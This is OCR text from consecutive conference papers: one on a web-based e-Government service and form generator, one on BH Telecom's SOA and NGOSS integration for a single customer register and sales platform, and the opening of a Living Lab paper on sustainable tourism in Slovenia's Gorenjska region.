Keywords: service generator, reusing, multi language, import service, design forms

I. INTRODUCTION

E-Government Service Generator tool is solution is based on multi language interactive visual form designer for web build and deployment forms with features:

- 100% web-based and does not require installing any software on the user's computer.
- Easy grid-based layout based on sections and grids for forming elements.
- Rich data validation and controls supporting common data types for validation and user interface controls, as well as attachments and pictures. It also lets you import your own XML Schema and use the imported types.
- Easy HTML and PDF output for exporting to other applications**.**
- Build simple services and actions right from the editor without writing code. Using WEB application administrator from any Government Institution has opportunity to create service (Figure 1).

II. GENERATOR DESCRIPTION

It is possible to create a new service in 3 ways :

1. By creating an entirely new services
2. Creating a service based on the existing service and make editing an existing template.
3. By importing an XML file, and make editing on imported template (Figure 3)




Figure 1. E-Government service generator scheme




Figure 2. Services generation using existing template or import XML Service Generator tool




Figure 3. Creation of Services

A. Reusing

Reusing is fully achieved by editing on existing service template or importing XML forms from external services in time needed for creation of new service less than 1 hour (Figure 2). International oriented services could be produced, with just one click swapping between languages, including labels, help and error messages. Expert talk to the outside world is provided with its built-in Web Services editor. By implementing XForms technology every service designed in one institutions could be easily exported to other applications using XForms and XML export




Figure 4: Basic data

B. *User created and definable paragraphs*

Next step is defining the new basic data: service name, type, responsible institution, target subjects /group, life situation. This data is defined by paragraphs. The list of Paragraph names and the content to be shown is fully managed.
In the first step the list of paragraphs is managed. Once defined, the content of individual paragraphs is filled in the second step „Details of paragraph“. Paragraph content is edited in HTML editor.




Figure 5. User created and definable paragraphs

C. *The original forms*

The next step is to enter the original forms (original forms are available for users to print, Figure 6). Selecting Add opens a window for adding forms. First define the name of the form and then submit it by finding the file by clicking on Choose File.
Types of documents that can be attached are: jpeg, gif, pdf, doc and docx. By clicking on the Save data will be accepted. The procedure is repeated for each following form.



Figure 6. The original forms

D. *Attachments*

The next step is to define an attachment (Figure 7). Attachments are documents submitted by the applicant as required or optional with the application

It is necessary to provide a text description attached, additional information about this document, the authority which issued the document, mark whether the documents are required and whether the necessary personal delivery. By clicking on the Save data will be accepted. The procedure is repeated for each subsequent document by clicking on Add. Allowed document formats are .doc, .docx, .pdf, .jpeg, .gif, .zip. Also, the user can add a digitally signed documents.




Figure 7. Attachments

E. *Design forms*

An integral part of service creation wizard is a tool (Figure 8) which in a simple and intuitive way, providing the ability to create an electronic form. By putting the elements of the form and their subsequent deploying (drag and drop) it is possible to make a pattern on the model of the original. That created an electronic form used to apply and enter the necessary data when carrying out the service by end users.
Deployment - here is a typical life for a form:

Design time — The form author

Edits the form definition from the Form Builder editor> >Saves the form definition>>Tests the form definition>>Multiple edit/save>>test cycles can take place>>Publishes the form definition

Runtime — The form user

Initiates the creation of new form data from the form's summary page>>Enters data into the form>>Reviews, saves, submits, or downloads form data

F. *Edit service data details*

- Service requires digital signatures
- Service requires payment
- Level of authorization.

Below are the parameters of processing services:
- Period of treatment services (time in days that is stipulated by law or other act)/ Deadline for payment (if the service requires payment period should be determined in the days that leaves the user to make the payment)/ Send notification of default of payment every N days

G. *Defining payment*

The window for completing the payment slip (Figure 10). Administrator must enter a payment order >> the name of the responsible institution which tax is paid >> place of institution >> account information >> ammount >>, the model and reference number>>municipality . Budget accounts for the automatic model , a reference number is entered.
The user has a choice of different payment methods. The user can make payments using the payment slip or directly through the portal, choosing one of the banks from the list.



Figure 8. Typical applicant form captured in run time




Figure 9 . Editing Service data details




Figure 10 . Defining payment

H. *End phase – delivery*

The last phase is the choice of downloading the document (Figure 11). If you choose to document delivery service is the end user will appear in all ways of delivery. You can mark one or more modes of delivery and at the same time the user selects a way that suits him more. By selecting Edit on the particular choice of where and how you enter - a description of the delivery. By clicking on the Save public service, the service is recorded and the message "You have successfully created a service that is generated. Contact the administrator of your institution, **SERVICE** is ready for publication. "

Full integration and enterprise transaction is achieved with document delivery and mobility of e-services across administrative boundaries. End user could finish all requests from one service point. Government changes its structure and provides full sophisticated, integrated and personalized services to end users. With third party partners, institutions will enable even delivery of requested service, at home or office of request issuer. This is very helpful in case when we have old age people with handicap or business subjects in lack of time.




Figure 11 . Delivery




Figure 12 . One E-Government service – user look

III. CONCLUSION

E-Government is a technological phrase of Internet usage by government and authorities , to deliver services , collect data and enhance democratic processes . Surveys clearly shows that citizens asked for more services , integrated with complete transaction , including payment and delivery done with one stop . But , each service is a new expensive and long term challenge for government , and most often , new service is not able to communicate with existing one , due to inoperability between them .

Service generator is a unique tool which provide web based , clientless , free , fast and easy production of interoperable products in process of designing E-Government services . This means that final product is service , capable to communicate with other services produced by similar tool , which could be reused by numerous institutions in one Government , even on different language base .

Both , citizen and government institutions could interact in more sophisticated way , even during filling electronic forms while submiting request for service . This gives efficient and productive transactions for all parties in E-Government processes . Each service could be modified and reused from existing one , or multiplied as many times as needed from government institutions or citizens .

LITERATURE

[1] Center for Democracy and Technology. (2002). *E-Government Handbook.* Retrieved October 10, 2008, from Gartner Research. (2003).

[2] Bretschneider. S. (2003). Information technology, e-government, and institutional change. Public Administration Review

[3] Thomas, J. C., & Streib, G. (2003). The new face of government: Citizen-initiated contacts in the era of e-government. Journal of Public Administration Research and Theory

[4] S&T Montenegro , IPMIT , (2006) Methodology for development eGovernment

[5] PEGSCO conclusions and recommendations on Open Document Exchange Formats (6 December 2006)

New Generation Operations Systems and Software and SOA Improving the Business of Telecom Operator

Amela Hadžić*, Tadej Mateljan**, Kemal Hajdarevic***
*BH Telecom Sarajevo, Bosnia and Herzegovina, **,***Faculty of Electrilcal Engineering University of Sarajevo
*Amela.Hadzic@bhtelecom.ba, **Tadej.Mateljan@etf.unsa.ba, ***Kemal.Hajdarevic@etf.unsa.ba

Abstract Telecom operators need business transformation towards the next generation model in order to achieve business process effectiveness. Enterprise architecture and production models have to be reviewed and optimised where possible. Service Oriented Architecture provides solution to the problem of deliverance of new and innovative services in rapid and flexible way. NGOSS provide specifications and guidelines which address business and technical concerns of operational and business support systems.

I INTRODUCTION

In Figure. is shown business relations before SOA implementation.




Figure 1. Information system to support operations before JRK / PPP project [2]

Service-oriented architecture encapsulates a variety of enterprises capabilities into reusable services, supporting business agility. If these services are designed using SOA principles, they constitute elementary building blocks that can be combined and rearranged to support changes in the business demands. Service-Oriented Architectures and NGOSS (New Generation Operations Systems and Software) offer complementary approaches for managing complexity. Business transformation with NGOSS and SOA introduces SOA and NGOSS concepts. Both provide unified approach for addressing complexity. SOA defines an architectural pattern and design principles for distributed IT systems that will result in loosely coupled application platform. The TM Forum Solution Frameworks with their lifecycle phases, views and artefacts provide the tools to model a service provider's business and leverage SOA to accomplish business modularity.

Application systems to support business operations are mainly developed within the company, while some are purchased and as such had minimal opportunities for changes. The fragmented system of business support needed to meet the increasing number of requests to establish a mutual exchange of data in order to support the execution of business workflows. Each technology unit had available data on 'their' customers. Providing data for business analysis at the company level was a very complex task. Service delivery includes work of several organizational and technological units. To make the service available, it is necessary to establish links between the application systems on the principle each system with each. The trend in the business flowed in the direction of providing convergent services in terms of bundling services of various technologies, giving a discount on the basis of traffic level that has been made trough services of different technologies. Creating new services should be faster and easier. Business environment in the telecom operator has become competitive. On the telecommunications market there are a large national operators, as well as many smaller competing telecom operators. Users are no longer passive, but an educated, well-informed and more difficult to satisfy the personalized demands. Therefore, the telecom operator should provide:

- Establishing relationships with customers to ensure the loyalty of existing users and acquiring new ones.
- Introduction of innovative products and services aimed at target audience.

- The introduction of high-quality services that are offered at a possible lower cost and with short term activation of services.
- Exploiting the knowledge of employees to improve service quality.

The efficiency of the sales process has a significant role. The new converged services to support the new business processes and existing sales processes should be improved and accelerated. An information system for business support, divided into monolithic, technology oriented units is no longer able to support new business requirements.

II Modeling the business processes of telecom operators

There is the need to provide the following features:
- Multiple channels of access for purchasing services on the simple way.
- Multiple channels of access to after-sales support, which allows an adequate and timely payment and problem resolve.

To achieve this capability, it is necessary to ensure the convergence of business processes that are related to the provision of services from creating leads, sales of services, monitoring the quality and level of service, billing and collection process to control revenues. The convergence of business processes is performed by modeling business processes, which included designing, managing and executing business processes. Modeling business processes was focused on integrated business processes, regardless of which organizational units perform or took a part in the process. Both, business analysts and technical staff, had the task to improve business processes. Modeling business processes needed to provide:

• Formalization of existing processes,
• Better understanding of the process that leads to introduction of improvements,
• Efficient execution of business processes by use of software business process modeling,
• Increase productivity and reduce the participation of people in the execution process.

III NGOSS AND THE TELECOM OPERATORS BUSINESS

Telecom operators need efficient, cost effective OSS/BSS systems. These systems will need to solve the task of automation of complex business processes in a short period of time and thus to adapt to new demands of the business environment. The OSS/BSS systems have to provide a rapid return on investment. On the other hand, they need long-term strategy to develop their information systems. Telecom operators that have created their OSS/BSS systems without long-term planning, have to invest significant resources in expanding the functionality of their OSS/BSS systems to manage complex networks, services and processes.

NGOSS that stands for for New Generation Operations Systems and Software is the TeleManagement Forum's programme to provide ways to help Communication Service Providers to manage their business [3]. NGOSS consists of:

- Business Process Framework (eTOM),
- Information Framework (SID),
- Integration Framework (TNA),
- Application Framework (TAM).

eTOM

eTOM Business Process Framework represents a comprehensive detailed map of business processes used by telecom operators. eTOM framework can be used as a tool for analyzing existing business processes and as a framework for defining the scope of the new software solutions. Business process functionalities should be implemented according to eTOM process map. Process of integration of new software components into an existing information system is easier and faster to implement if the existing system is organized is standardized schema.

SID

Shared information and data model provides a common glossary of terms, entity definitions and entities relationships which allows easier and more efficient integration of OSS/BSS systems that are usually a combination of applications of different suppliers. SID provides the concepts and principles necessary to define a shared information model, entities model, business oriented UML class model and sequence diagrams that provide a systematic look at the data. The SID is organized from a general perspective as it is an abstract model. Data services and sources often contain flat data structures because they represent APIs of systems that are older. This discrepancy requires complex mapping between the external data structures and the more abstract SID details. SID model can be customized in terms of adding attributes that are needed by specific implementation.

Technology-neutral architecture and contracting interface

The concepts of technology-neutral architecture and interface are the essence of the NGOSS integration framework. In order to successfully integrate applications from different suppliers as components of the OSS/BSS system, it is necessary to provide a uniform method of integration. Technology Neutral Architecture defines the principles of architecture components that enable the development of OSS/BSS systems into successfully integrated distributed system. Contractual interface provides definitions of application programmed interfaces that enable communication and coordinated functioning of various components of the system

IV SINGLE REGISTER OF USERS AND A UNIQUE OFFERS AND SALES

BH Telecom has began introducing SOA integration platform with the project of single register of customers and single offers and sales. The project was carried out according to the rules of standardization and convergence of business processes according to recommendations of TM Forum ([3], [4]). The objectives of introducing SOA integration platform are:

- Management and monitoring of business processes related to services,
- Timely support to business requirements,
- Introduction of new technologies.

The project should provide the possibility that through different approaches such as telecommunications center, a standard teller, contact center, via web portals, in the same way, users may require any individual service or any available combination of services.

V OBJECTIVES OF THE PROJECT

The main objectives of the project according to [2] were:

1. Build and deploy application solutions for a single register of customers (JRK) and the single offers and sales (JPP).
2. Build a hierarchical structure of users, as a precondition for invoicing grouped by the user request.
3. JRK - should be the integration point for parts of convergent billing.
4. JPP should allow flexibility and quick implementation of a function of supply and sales in accordance with the NGOSS frameworks: eTOM [4] and SID [5] model across all access channels.
5. Provide conditions of service to customers through multiple channels of access uniformly, requiring each individual service or any combination of services available.
6. The aim of the project was to introduce the new technologies and architectures (SOA) in information system of telecom operator in order to overcome problems of monolithic application systems to support business.

VI THE FRAMEWORK OF THE PROJECT

Expected results of the project, set up by management should be application solutions for converged platform. Within this project, all existing modules for customer registration and sales need to be replaced by new application solutions for a unique register of customers and the unique offers and sales. Other modules of the existing system need to adapt and integrate with the new application solutions for a unique register of the unique offer and sales.

VII THE CONCEPT OF INTEGRATION

New application system of a unique offers and sales had to ensure integration with others systems: provisioning, billing, inventory, SAP, WEB portal. Integration with applications in the environment through which it performs activation of products or services was implemented through interfaces that allow the transfer of data and mapping required. Module integration is implemented through a set of services with a pre-defined methods input and output data types. Services are Web services, or PL/SQL (Procedural Language/Structured Query Language) application programmable interfaces (Application Programming Interface API).

Key tactics design to achieve the basic SOA values are:

- Creating a Service Portfolio Plan - used to monitor all services within the company, to ensure the reuse of services where it is possible.
- Provide that the aims and requirements do not drop the key values of SOA: reuse and loose coupling of services.
- Limiting dependencies, and to use the process for service orchestration instead of coding dependencies within a component.
- The use of patterns during design to ensure the standards and proven principles.




Figure 2. Architecture of the integration solutions [1]

After implementation of this project, the company has got the platform that is ready for implementing new service-oriented components and which is adjusted to recommendations of the TM Forum - NGOSS TNA. The integration solution is based on the enterprise service bus. The global architecture of the solution is presented in Figure 6. The basis of the integrative platform consists of:

- Business process management through BPEL Process Manager,
- Enterprise service bus,
- A common data model.

Managing business processes to create workflows and integration business streams with BPEL processes. The logic of integration is defined in XML documents and is contained in one place. Enterprise service bus provides communication and data exchange between new system and

the rest of OSS/BSS system that still have remained divided by technologies. Integrated applications are loosely coupled, applications do not depend on the data structures of other applications and their database schema. Data is exchanged in the form of XML documents and can be transformed to achieve independence of data structures. The implementation runs over an ESB application server infrastructure. Most of the application programming interfaces (APIs) are Web services. During processing of an order, the Web service APIs pass messages in the form of XML documents that represent aspects of an order. The SID common model is the used between all the application interfaces.

Such platform enables use of existing and adding new functionalities in a simple and uniform way. Existing applications developed on the technology of monolithic blocks are integrated with the new system through adapters. In this way they become more usable and accessible to the rest of the system. For implementation of new functionalities are developed dedicatedly Web services. New application system for registration of customers and the offers and sales have been developed by principles of NGOSS neutral architecture:

- Separation of business process from the implementation process. BPEL language was used to describe the business processes flows within the system. BPEL allows Web services calls in a simple way. It allows the use and specification of rollback functions, fault management, and support for processes that are long running. BPEL is used to design service orchestration functionality. Integration with existing systems is provided through a BPEL/ESB integration flows.
- Shared information model

  Shared Information and Data model (SID) provides common language used in software development. SID gives concepts and principles necessary to define a shared data model, as well as entities of the model. SID is a layered framework for distribution of shared information in eight domains (Market and Sales, Customer, Product, Service, Resources, Supplier/Partner, Enterprise, Common Business Domain) that are aligned with eTOM procedural framework. Within each domain SID defines aggregate business entities. Key business entities are Party, Customer, Location, Interaction and Contract. Database for a single offer and sale and a single register of customers was designed to be mapped to SID domains: Product, Customer, Service and Party. A hierarchical structure of the customer was established. That is one of the preconditions for issuing invoices grouped by choice of users regardless of location of issuing the requirements. The shared data model consists of components, resources and services allowing the flexibility of building catalogs products.
- Use of NGOSS contracts to define interactions between components.

The service functionality is available through the interface that is defined in the agreement. NGOSS defines the interface as a named set of operations that provide the functionality of services. Arguments of interfaces are defined using shared information entities.
Software entities of the JRK/JPP system provides services to other system's entities and users of the system trough interfaces. Each service has specification of:

- Meta data to describe the interface,
- Meta data that are used to describe operations that service calls,
- A set of results that can be returned to service after calling certain operations.
- Preconditions that must be met in order to invoke operations.
- Conditions which define the possible states in which the system resides after execution of operations.

SOA methodology based on the working framework includes four phases:

1. Gathering business requirements,
2. Building SOA Work Plan,
3. Design and implementation of SOA services.
4. Implementation of SOA solutions and changes in enterprise organization.

In the phase of collecting business requirements the documentation of existing systems and processes was produced. Decomposition of business processes was carried out in order to consolidate existing business processes. Scenarios for business cases were made through the sequence diagrams. The planning of the service portfolio for the customers of telecommunications of services was made.
In the phase of building SOA business plan the classification and specification of Web services was carried out. In this phase the specification of the database model has been made.
In the stage of design and implementation of SOA services, the specification for automated Web service coordination was produced to ensure execution of complex business processes. Service orchestration functionality is developed. Integration with existing systems is provided through the BPEL/ESB integration flows.
Together with the new modules in the final solution are incorporated parts of existing applications. The project replaced all modules that were covered by the specified functionality and which were mutually isolated by specific telecommunications technologies. Single application solution is introduced that provides functionality of registering customers and providing offers and sales for any combination of services, regardless of the telecommunication technology and regardless of the access point. The project required

adjust the existing billing system in accordance with the new organization of business processes, which are facing the user, rather than a specific technology.

Benefits of the implementation of the project unique register of customers and of the unique offers and sales are as follow:

- Construction of a complex hierarchy structure that allows the customers to define the point of contract and point of bill collection upon their needs.
- Construction of a unique and flexible product catalog of telecom operator.
- Standardization of processes and solutions, thus achieving uniformity of solutions and ease of maintenance.

The architecture of the overall information system of telecom operators is simpler compared to the situation prior to project implementation and is oriented towards the user.

VIII THE EXPERIENCE OF USING THE INTEGRATED SYSTEM

Main benefits of implementing SOA architectures through the project JRK and JPP can be seen through:

- Easier introduction of new services and channels of access. Services can be reused which facilitates the introduction of new services and channels. Using SOA architecture provides to generate business processes flexible and suitable for rapid adjustments depending on changes in the integrated applications and systems.
- Stronger relationships with customers. Establishing new application system, as well as business services to customers, enhances the cooperation and satisfaction between the company and service users. Monitoring of the realization flow of customer's requests can be made from a single point, from the moment of request for sale, to activation of required services at the network elements.
- Improving of decision-making process. Aggregation of access to services and information through the application JRK/JPP, decision makers gain more accurate and comprehensive information for a shorter time and lower costs.

The introduction of SOA architecture through design of JRK/JPP has created the prerequisites for further information system development in the direction of convergence. Weaknesses and problems identified through the implementation of the SOA architecture and the JRK/JPP project can be expressed as follows:

In the case of JRK/JPP projects, the aggravating circumstance that the project construction of a service-oriented architecture moved starting from the stage where the existing systems for registering users, selling and managing of orders were divided into separate application systems. Additional effort is needed to invest in construction of a common system of the codebook, migration plan and migration of existing users with all the general information and data on the use of services new common data model.

Aggravating circumstance for the functioning of the new system is the integrated current systems significantly affect the quality of functioning of the entire platform. Return on Investment (Return Of Investment - ROI) through the implementation of this project can not be achieved in a short time interval. The processes of implementing SOA projects are lengthy and require a significant level education of all participants. SOA governance should be used from the very beginning in stage of design of SOA solution.

IX SOA GOVERNANCE METRICS

SOA governance refers to the processes used to oversee and control the adoption and implementation of service-oriented architecture (SOA) in accordance with recognized practices, principles and government regulations. SOA governance provides optimum service quality, consistency, predictability and performance, ensures that personnel follow prescribed policies and corrects system problems or policy infractions as they occur.

SOA governance consists of three major components: a registry, a policy and a testing procedure[7].

SOA governance metrics measure compliance and verify policy enforcement regarding service use. They will measure trends, including the level of reuse, and the number of violations and requests for waivers. The success of SOA governance and policies in relation to directing service consumption will be determined by these metrics.

SOA metrics include the following types of metrics: Business Process, Return on Investment, Service level, and SOA Conformance. [6]

Business Process Metrics: Define business process metrics. Metrics may include: customer satisfaction metrics, metrics that measure internal work processes, and profitability metrics.

Return on Investment Metrics: Define metrics for return on investment. Metrics may include metrics defined in the SOA business case, and metrics defined in the business case for a particular service.

Service Level Agreements: Define Service Level Agreements for each service and/or business process. Metrics may include: allowed down time, etc.

SOA Conformance: Identify SOA related metrics that are important to the state or agency. These metrics may include metrics that measure service reuse, process efficiency, and business agility.

X CONCLUSION

The paper elaborated the need for change within the company as a provider of telecommunication services. Providers in the telecom industry need to improve agility regard change the business environment and efficiency, in its effort to become more flexible and to transform the company into a service oriented company. Companies are faced with the reality of business with existing applications, processes, data models, and organization, all of which is difficult to regulate.

To become effective in its operations, telecom operators, need to gradually abandon the existing way of doing business. The first step in this effort is to reduce the complexity. It is necessary that companies establish business modularity, which can be achieved by introducing structured, flexible and reusable modules - SOA services.

The realization of the project JRK/JPP architecture overall information system is simpler than before project implementation. The project replaced all modules that cover the functionalities of customer registration, offers and sales, which were mutually isolated and linked to specific technology. Single application solution was introduced for record of customers and customer requirements for sale, regardless of the technology and channel of access. The basis of the integrative platform consists of business process management, integrative flows generated through the enterprise service bus and a common data model. Optimized core is achieved through a joint information platform, which is governed by reusing business processes along the enterprise service bus. Main benefits of implementing SOA architectures through the project JRK/JPP can be seen through:

- Simple introduction of new services and channels of access.
- Stronger connections with customers.
- Improve decision making process.
- Increase productivity.

The good side is that SOA is not specific for a certain technology. Although clearly defined design features and principles, however, allows a wide scope of deployment and technological options. Return on investment by implementing such projects can not be achieved in a short time interval. The processes of implementing SOA projects are long term and require a significant level of education of all participants. SOA approach based on the framework decision in spite of the shortcomings listed serves as a leader in the ICT industry faces the challenge of implementing business modularity.

References

[1] Babić, Kapel-Kulenović, Jašarević (2007) Jedinstveni registar korisnika i Jedinstveni produkt katalog BHT-a. Drugo savjetovanje u BH Telecomu OSS i BSS integracija

[2] BH Telecom d.d. Sarajevo (2009) Razvoj informacionih sistema BH Telecoma. BH Telecom d.d. Sarajevo

[3] TMF (2004) TMF 053NGOSS Technology – Neutral Architecture

[4] TMF (2003) TMF GB921 eTOM – The business process framework

[5] TMF (2010) TMF GB922.0-P Shared Information and Data model, Common Business Entity Definitions – Party

[6] Hill J., (2006)IT Enterprise Service-Oriented Architecture, SOA Governance Model" Version 0.9

[7] http://searchsoa.techtarget.com/definition/SOA-governance

Development of the Prototype Solution for User Involvement in the Living Lab Approach

A. Šifrer, A. Pucihar, M. Kljajić Borštnar and G. Lenart
University of Maribor, Faculty of Organizational Sciences/eCenter, Kranj, Slovenia
ales.sifrer@fov.uni-mb.si
andreja.pucihar@fov.uni-mb.si
mirjana.kljajic@fov.uni-mb.si
gregor.lenart@fov.uni-mb.si

The paper presents the Living Lab approach for the creation of a prototype solution aimed for supporting sustainable tourism in Gorenjska region. Involving users in the process of co-creation is one of the key elements in the Living Lab approach. A Living Lab is an environment in which researchers, developers and users cooperate with the common objective of delivering a tested product, solution or service respecting the users' requirements. The motivation is to bring together various actors in the field of tourism services development in the Gorenjska region, to create innovative solutions for supporting, promoting and encouraging development of sustainable tourism in the region and development of the region itself. The aim is to develop a web-based prototype solution that include geo location information and social networks in the Living Lab approach. The result of our research is a design of a prototype and a critical analysis of the co-creation process.

I. Introduction

A Living Lab is an environment in which researchers, developers and users cooperate with the common objective of delivering a tested product, solution or service respecting the users' requirements and in a shortest time possible. The environment may be a city, a region within a country, an industry, a supply chain or a whole country (slovenianlivinglab.org).

